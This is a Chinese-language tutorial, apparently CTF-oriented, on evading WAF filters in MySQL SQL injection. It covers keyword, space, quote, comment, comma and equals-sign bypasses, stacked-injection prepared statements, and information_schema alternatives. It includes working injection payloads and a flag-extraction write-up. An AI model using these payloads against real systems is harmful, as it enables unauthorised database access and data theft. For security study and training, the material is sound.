**0)基础绕过**

1. 大小写绕过

比如题目过滤了”select”关键字 , 那我们可以将select改为SELECT完成绕过

Waf语句: /select/

1. 双写绕过

同样的也可以使用双写来尝试绕过,select -> seleselectct

Waf语句: preg\_replace(“select” , ” “ , $\_GET[变量])

1. Latin1编码

Mysql表的默认编码为latin1 , 如果传参得到的编码为UTF-8 , 就会存在一些latin1有而UTF-8没有的字符 , 当mysql碰到这些字符时 , 会自动忽略 , 例如?username=admin%c2 , 存储至表中就变为admin , ( %c2-%ef 都可以)

**1)空格过滤绕过**

1. 替代绕过

空格可以由以下符号替代

%20 , %09 , %0a , %0b , %0c , %0d , %a0 , /\*\*/ , +

例如: select/\*\*/1,2,3/\*\*/from/\*\*/nisa (/\*\*/可以由上面任意一个来代)

1. 括号


使用括号可以放弃空格

例如: select(nisa\_member)from(nisa);

1. 反引号


Sql中的反引号是为了区分关键字 , 例如你有个表就叫select , 为了区分关键字在查 询(或创建)时需要使用反引号 , select\*from`select`;

1. 补上!!!或者~~!!!



传参值实际为: 1’and!!!1=1 所以还是没有空格

同样的~~!!!也是可以的



~和! 的数量规律没啥好探索的 , 三个!!!就够用了或者用两个~

**2)引号过滤绕过**

当遇到登录框时 , 我们常遇到的查询语句是

: select\*from user where username=”$\_POST[‘username’]” and password=”$\_POST[‘password’]”

如果过滤了单引号,我们可以尝试使用”\”转义字符来操作

假设传入username=admin\ , password=123# 此时拼接进sql语句就成为

: select\*from user where username=”admin\” and password=”123#”

由于第二个单引号被”\”转义了, 第一个引号就和第三个引号配对, 此时再将最后的引号注释掉, 就能实现password的传参逃逸出来, 例如传password=and 1=1# 就可以尝试布尔盲注, 或者加上union 尝试联合注入

**3)注释符过滤绕过**

1. 替代绕过

%23 , ` (反引号) , --+ , %00(截断)(php<=5.3.4)

例如ctfshow\_web入门\_web180 , 注释符过滤了# , %23 , %00 用反引号来绕过



1. 闭合尾部单引号

不加注释, 直接利用尾部的单引号构造闭合

传参 ?id= 1’ and ‘1’=’1

拼接后就成为where id=’1’ and ‘1’=’1’ ,完美解决了注释问题

**4)逗号过滤绕过**

1. From for

在使用盲注时,substr() 函数需要用到逗号,这里的逗号可以用from for替代

Substr(database() ,2 , 1 ) <=> substr(database() from 2 for 1 )

当for也被过滤时,用REVERSE反转来绕过

substr(REVERSE(substr(database()from(-1)))from(-1)); //REVERSE是反转字符串

等价于

截取database()的第 -1个字符,也就是最后一个,依次改为-2 ,-3爆出database()

1. Offset

Offset针对于limit中的逗号绕过

Select\*from nisa limit 0,1 <=> select\*from nisa limit 1 offset 0


1. 利用like

Select ascii(substr(database(),1,1))=98

等价于

Select database() like’b%’

匹配就返回1, 不然就返回0




1. Case when then

这个试用于时间盲注中,当逗号被ban时,if函数也就用不了了,此时就需要用case when then 语句来尝试替代

select if((length(database())>1),sleep(5),1);

等价于

select case when length(database())>1 then sleep(5) else 1 end ;



1. 利用join

Union select 1,2,3

等价于

Union select\*from (select 1)a join (select 2)b join (select 3)c %23


**5)等号过滤绕过**

1. Like


Select\*from nisa where nisa\_member=’bilala’

等价于

Select\*from nisa where nisa\_member like ‘b%’




Ps: SQL的模式匹配允许使用“\_”匹配任何单个字符，而“%”匹配任意数目字符(包 括零个字符)



1. Regexp

这就和正则表达式的匹配模式一样了,引号内填写正则表达式就行

例如: select\*from nisa where nisa\_member regexp ‘^b’




这里就不对正则表达式展开介绍了

1. Between and

Select\*from nisa where id =2

等价于

Select\*from nisa where id between 2 and 2 //闭区间



1. Strcmp(str1 , str2)

// 如果str1与str2相等则会返回0


Select ascii(substr(database(),1,1))=97

等价于

Select strcmp(ascii(substr(database(),1,1)),97)

利用此函数构造payload

: select\*from nisa where id=1 union select strcmp(ascii(substr(database(),1,1)),98),2,3;




成功返回0,确定了database()的第一位为’b’

1. <>

<>就是不等于的意思,所以加上!就是等于

Select\*from nisa where !(id<>1)




1. ^

^是异或运算, 1^1=0 , 1^0=1

利用这个结果我们可以构造

Select\*from nisa where id=’1’^(length(database())=1)

来判断^后的真值




空代表后面的值为真


1. In

利用mysql中的in用法

In(value1, value2,......) //表示查询in括号中范围的内容

: select\*from nisa where id in(1)





**6)堆叠注入中的预编译处理**

预编译的优势在于:一次编译,多次执行

堆叠注入因为可以执行多个语句 , 用预编译处理再合适不过了

传参: id=1’; set @x=0x31; PREPARE a from ‘select\*from nisa where id=?’;EXECUTE a using @x;

# 预定义处理语句

PREPARE 变量名 from 语句 //语句中可使用问号,问号表示一个字符串

# 执行语句

EXECUTE 变量名 using 字符串 //using字符串可以省略

# 删除定义语句

{ DEALLOCATE | DROP } PREPARE 变量名


堆叠注入中select被过滤时

1. 0x十六进制

将查询语句转为十六进制

: id=1’;set @x=0x73656c6563742a66726f6d206e697361;PREPARE bi from @x;EXECUTE bi;

0x73656c6563742a66726f6d206e697361是select\*from nisa的十六进制




1. Concat()

Concat直接将select拆开再拼接就好

例题:

[2019强网杯 随便注]WP


先利用order by判断出列数为2




再利用联合注入找回显点,发现select被ban了



这种框一看就像堆叠,尝试堆叠注入



查看列名:show columns from `1919810931114514`



利用预编译加concat()获取flag的值

: 1';set @x=concat('s','elect',' flag from `1919810931114514`');PREPARE a from @x;EXECUTE a;#



**7)information过滤绕过**

1. join

在已知表名的情况下可以利用join来无列名注入(无过滤那篇已经讲了,这里不再介绍)

1. Innodb 引擎(MySQL>5.6)

从5.5.8开始, innodb成为了MySQL的默认存储引擎.


在5.6以上的版本,innodb增加了两张表: innodb\_index\_stats , innodb\_table\_stats

这两张表存储了数据库和数据表的信息,不过并没有存储列名信息,下面从phpmyadmin的视图观察这两个表


首先为了测试, 在bilala库下新创了一个5.7\_test表,引擎设置为innodb



去mysql.innodb\_index\_stats下查看



可以发现库名与对应的表名都在其中,另一张表也是如此



由此, 在information被ban的情况下,我们可以尝试用innodb引擎存的信息来查询,得到表名后又可以用无列名注入来得到列名.


1. Sys (MySQL>=5.7)

Sys库中的sys.schema\_table\_statistics\_with\_buffer、sys.schema\_auto\_increment\_columns 两张表存储了库名表名, 在information被ban时可以替代information.


介绍这两个表之前,我们先要知道自增id, 顾名思义就是如果一个字段设置了 auto\_increment, 那这个字段就会在生成新记录时自动增加对应的值

举个栗子:


我先给i\_am\_test表中的id设置auto\_increment




注意现在的id到4



我们去插入一条新纪录(此处故意不设置id的值)



执行后发现id被自动填充




我们再用同样的操作去nisa中添加记录 (nisa表的id没有自增) , 发现报错



**说完自增, 接下来介绍sys.schema\_table\_statistics\_with\_buffer和sys.schema\_auto\_increment\_columns两个表**

